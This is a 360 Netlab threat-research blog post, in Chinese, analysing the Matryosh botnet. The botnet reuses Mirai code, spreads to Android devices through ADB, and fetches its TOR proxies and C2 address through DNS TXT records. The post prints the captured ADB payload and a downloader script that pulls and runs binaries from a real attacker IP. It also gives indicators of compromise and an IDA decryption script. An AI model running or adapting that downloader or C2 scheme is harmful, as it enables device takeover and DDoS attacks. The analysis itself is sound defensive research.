

DDoS

新威胁：能云端化配置C2的套娃（Matryosh）僵尸网络正在传播



Alex.Turing, Hui Wang, liuyang

Feb 2, 2021 • 10 min read

版权

版权声明：本文为Netlab原创，依据 [CC BY-SA 4.0](#) 许可证进行授权，转载请附上出处链接及本声明。


背景

2021年1月25日，360网络安全研究院的BotMon系统将一个可疑的ELF文件标注成Mirai，但网络流量却不符合Mirai的特征。这个异常引起了我们的注意，经分析，我们确定这是一个复用了Mirai框架，通过ADB接口传播，针对安卓类设备，主要目的为DDoS攻击的新型僵尸网络。它重新设计了加密算法，通过 `DNS TXT` 的方式从远程主机获取 `TOR C2` 以及和C2通信所必须的TOR代理。

这个僵尸网络实现的加密算法以及获取C2的过程都是一层层嵌套，像俄罗斯套娃一样，基于这个原因，我们将它命名为 `Matryosh`。

每天都有脚本小子拿着Mirai的源码进行魔改，想着从DDoS黑产赚上一笔。
Matryosh会是这样的作品吗？随着分析的深入，更多细节浮出水面，根据C2指令的相似性，我们推测它是当下非常活跃的Moobot团伙的又一个尝试。

Matryosh没有集成扫描，漏洞利用的模块，主要功能为DDoS攻击，支持 `tcpraw`, `icmpecho`, `udpplain` 3种方法，基本流程如下图所示：



传播

目前Matryosh通过adb传播，捕获的payload如下所示，主要功能为从远程主机
199.19.226.25 下载并执行脚本。

```
CNXN.....M
..$host::features=cmd,shell_v2OPENX.....iQ..°`$shell:cd /data/local/tmp/;
```

下载得到的脚本如下所示，主要功能为从远程主机下载执行多个CPU架构的
Matryosh样本。

```
#!/bin/sh

n="i586 mips mipsel armv5l armv7l"
http_server="199.19.226.25"

for a in $n
do
    curl http://$http_server/nXejnFjen/$a > asFxgte
    chmod 777 asFxgte
    ./asFxgte android
done

for a in $n
do
    rm $a
```

样本分析

Matryosh支持x86, arm, mips等cpu架构，本文选取x86样本为分析对象，样本信息如下：

MD5:c96e333af964649bbc0060f436c64758

ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped

Lib:uclibc

Packer:None

样本功能比较简单，运行后会重命名进程，并输出 `stdin: pipe failed` 字串以迷惑用户；随后解密得到远程主机名，用到 `DNS TXT` 请求以获取TOR C2以及TOR代理；接着和TOR代理建立连接，最终通过代理和TOR C2进行通信，等待执行C2下发的指令。

解密敏感资源

打开IDA可以看出，Matryosh将敏感的资源信息都加密存储，以防止相关功能被安全研究员一眼定位。

密文为1个header和N个body组成，结构如下所示：

```
struct header {
    u8 msg_len;
    u8 key;
    u8 body_cnt;
}
struct body {
    u8 key;
    u8 body_len;
    char *body_buf;
}
```

以密文 06 29 02 DC 10 81 96 85 87 94 82 F5 D0 86 D5 D0 91 F8 FF F5

F5 FB 06 D2 11 04 00 00 00 为了解密过程如下所示：

header.msglen=0x06 ---->有效密文长底为6

header.key=0x29

header.body_cnt=0x2 ---->有2个body

body1.key=0xdc

body1.len=0x10 ---->body1长度为0x10字节

body1解密

header.key XOR body1.key得到body1的秘钥为0xF5

密文： 81 96 85 87 94 82 F5 D0 86 D5 D0 91 F8 FF F5 F5

解密后： 74 63 70 72 61 77 00 25 73 20 25 64 0d 0a 00 00 |tcprawl.%s %d....|

body2.key=0xfb

body2.len=0x6 ---->body2长度为0x6字节

body2解密

header.key xor body2.key得到body2的密钥为

密文： D2 11 04 00 00 00

解密后： 00 c3 d6 d2 d2 d2

|.ÃÖÒÙÒ|

有效密文长度为6字节，所以就取body1的前6字节即可，得到明文tcprawl。

通过附录的解密脚本，解密出的资源列表如下，可以看出其中有攻击方法，远程主机等信息。

TCPRAW	ICMP ECHO	UDP PLAIN
/proc/	/cmdline	stdin: pipe failed
hosts.hiddenservice.xyz	.hiddenservice.xyz	onion.hiddenservice.xyz

进程重命名

重命名成大小写相间的长度为14的进程名以迷惑用户

实际效果如下图所示：

获取TOR代理以及TOR C2

Bot获取代理以及C2的过程可以分成4步。

- 解密得到 `远程主机A(hosts.hiddenservice.xyz)`，得到其DNS TXT解析结果：

```
hosts.hiddenservice.xyz. 1751 IN TXT "iekfgakxorbfjcefbiyj"
```

- 解密得到 `远程主机后缀(.hiddenservice.xyz)`，然后按下面表格中的组合规则从第一步获取的字串(`iekfgakxorbfjcefbiyj`)中提取字符，以下表中的第一行(14,9)为例，提取字串中下标为14和9的字符，合并得到一个远程主机前缀 `er`。

INDEX	VALUE
14,9	er
19,10	jb
3,4	fg
6,2	kk
8,13	oc
12,18	jy
11,1	fe
7,15	xf
5,17	ai
16,0	bi

最终把上面获取的远程主机的前缀和后缀拼接得到远程主机B列表，如下所示

JB.HIDDENSEVICE.XYZ	ER.HIDDENSEVICE.XYZ
fg.hiddenservice.xyz	kk.hiddenservice.xyz
oc.hiddenservice.xyz	jy.hiddenservice.xyz
fe.hiddenservice.xyz	xf.hiddenservice.xyz
ai.hiddenservice.xyz	bi.hiddenservice.xyz

下图实际的网络流量，验证了我们的分析。

- 向第2步得到的 **远程主机B** 请求的DNS TXT记录，得到TOR代理的地址，最多10个。

```
oc.hiddenservice.xyz. 1799 IN TXT "198.245.53.58:9095"
fe.hiddenservice.xyz. 1799 IN TXT "198.27.82.186:9050"
```

- 解密得到 **远程主机C (onion.hiddenservice.xyz)**，向其请求DNS TXT记录，得到TOR C2地址。

```
onion.hiddenservice.xyz. 1799 IN TXT "4qhemgahbjg4j6pt.onion"
```

至此C2通信所需要的基础信息都已获得，Bot开始C2通信。

C2通信

和C2通信，Bot首先通过以下代码片段，随机选择一个TOR代理并建立连接，

随后向TOR代理发送想要建立通信的TOR C2，PORT信息，其中端口为硬编码的31337。

如果TOR代理返回 **05 00 00 01 00 00 00 00 00 00** 时，说明C2连接已经成功，可以开始后续通信了。下图实际的网络流量可以很清楚的反映上述过程。

发送完上线包后Bot开始等待C2下发指令。指令包的第一个字节指定了指令的类型。

- 指令码：**0x84** 表示心跳

- 指令码: `0x55` 表示上传Bot的分组信息
- 指令码: 非`0x55`, 非`0x84`, DDoS攻击

和Moobot团伙的关系

Moobot团伙是当前比较活跃黑产团伙，一直在加密算法，网络通信方面进行创新。我们曾在2020年4月27日曝光过该团伙新开发的一个僵尸网络[LeetHozer](#)，对比Matryosh，俩者的相似之处体现在以下3方面：

1. 使用TOR C2这种模式
2. C2端口（31337）&攻击方法名一样
3. C2指令格式高度相似

基于这些考量，我们推测Matryosh是该团伙的新作品。

结论

Matryosh的加密设计有一定的新意，但依然落入了Mirai单字节XOR的窠臼，这也是它很容易被杀软标记为Mirai的原因；网络通信层面的创新说明了其作者想实现一个从云端下发配置的机制以保护C2，`C2配置云端化` 在一定程度上对抗了静态或简单模拟器的IOC自动化抽取。但将所有远程主机放在同一个SLD下的行为略显可笑，不过不可否认整体的网络设计非常灵活，若搭配上DOH/DOT机制，再将云端主机的角色/内容做合理地分配&加密将会给安全研究人员带来更多的挑战。

IOC

Sample MD5

ELF
6d8a8772360034d811af74721dbb261
9e0734f658908139e99273f91871bdf6
c96e333af964649bbc0060f436c64758
e763fab020b7ad3e46a7d1d18cb85f66

SCRIPT
594f40a39e4f8f5324b3e198210ac7db

1151cd05ee4d8e8c3266b888a9aea0f8
93530c1b942293c0d5d6936820c6f6df
b9d166b8e9972204ac0bbffda3f8eec6

URL

kk.hiddenservice.xyz
er.hiddenservice.xyz
jy.hiddenservice.xyz
fe.hiddenservice.xyz
xf.hiddenservice.xyz
oc.hiddenservice.xyz
jb.hiddenservice.xyz
ai.hiddenservice.xyz
bi.hiddenservice.xyz
fg.hiddenservice.xyz

hosts.hiddenservice.xyz
onion.hiddenservice.xyz

C2

4qhemgahbjg4j6pt.onion: 31337

Proxy Ip

46.105.34.51:999
139.99.239.154:9095
139.99.134.95:9095
198.27.82.186:9050
188.165.233.121:9151
198.245.53.58:9095
51.83.186.134:9095
139.99.45.195:9050
51.195.91.193:9095
147.135.208.13:9095

Downloader

i586 mips mipsel armv5l armv7l
hxxp://199.19.226.25/nXejnFjen/{CPU ARCH}

附录 (IDA解密脚本)

```
import idc
import idaapi
import idautils

# c96e333af964649bbc0060f436c64758
def find_function_arg(addr):
    round = 0
    while round < 2:
        addr = idc.PrevHead(addr)
        if GetMnem(addr) == "mov" and "offset" in GetOpnd(addr, 1):
            return GetOperandValue(addr, 1)
        if GetMnem(addr) == "push" and "offset" in GetOpnd(addr, 0):
            return GetOperandValue(addr, 0)
        round += 1

    return 0

def get_string(addr):
    out = []
    while True:
        if Byte(addr) != 0:
            out.append(Byte(addr))
        else:
            break
        addr += 1
    return out

def decrypt(enc_lst):
    msg_length = enc_lst[0]
    xor_key1 = enc_lst[1]
    group = enc_lst[2]

    msg_lst = enc_lst[3:]
    des_msg = []
    for i in range(0, group):
        xor_key2 = msg_lst[0]
        group_len = msg_lst[1]
        key = xor_key1 ^ xor_key2
        for j in range(2, group_len + 2):
            des_msg.append(chr(msg_lst[j] ^ key))
        if len(des_msg) > msg_length:
            des_msg = des_msg[0:msg_length]
            break
    msg_lst = msg_lst[group_len + 2:]
```

```
print("".join(des_msg))

decrypt_func_ea = 0x080493E0

refsto_lst = []
for ref in CodeRefsTo(decrypt_func_ea, 1):
    refsto_lst.append(ref)

ens_str_addr = []
for ea in refsto_lst:
    addr = find_function_arg(ea)
    if addr != 0:
        ens_str_addr.append(addr)
        # print(hex(addr))
    else:
        print("Missed arg at {}".format(ea))

for ea in ens_str_addr:
    ret = get_string(ea)
    decrypt(ret)
```

0 Comments

1 Login ▾



Start the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS [?](#)

Name



Share

Best [Newest](#) [Oldest](#)

Be the first to comment.

[Subscribe](#)

[Privacy](#)

[Do Not Sell My Data](#)

— 360 Netlab Blog - Network Security Research Lab at 360 —

DDoS



快讯：使用21个漏洞传播的
DDoS家族WSzero已经发展
到第4个版本

Fodcha Is Coming Back,
Raising A Wave of Ransom
DDoS

卷土重来的DDoS狂魔：
Fodcha僵尸网络再次露出獠
牙

[See all 56 posts →](#)

DDoS

New Threat: Matryosh Botnet Is Spreading

Background On January 25, 2021, 360 netlab BotMon system labeled a suspicious ELF file as Mirai, but the network traffic did not match Mirai's characteristics. This anomaly caught our attention, and after analysis, we determined that it was a new botnet that reused the Mirai framework, propagated through



Feb 2,

8 min



2021

read

DGA

Necro is going to version 3 and using PyInstaller and DGA

Overview. Necro is a classic family of botnet written in Python that was first discovered in 2015, at the beginning, it targeted Windows systems and often tagged by security vendors as Python.IRCBot and called N3Cr0m0rPh (Necromorph) by the author himself. Since January 1, 2021, 360Netlab's BoTMon system



· Jan 22, 2021 · 12 min read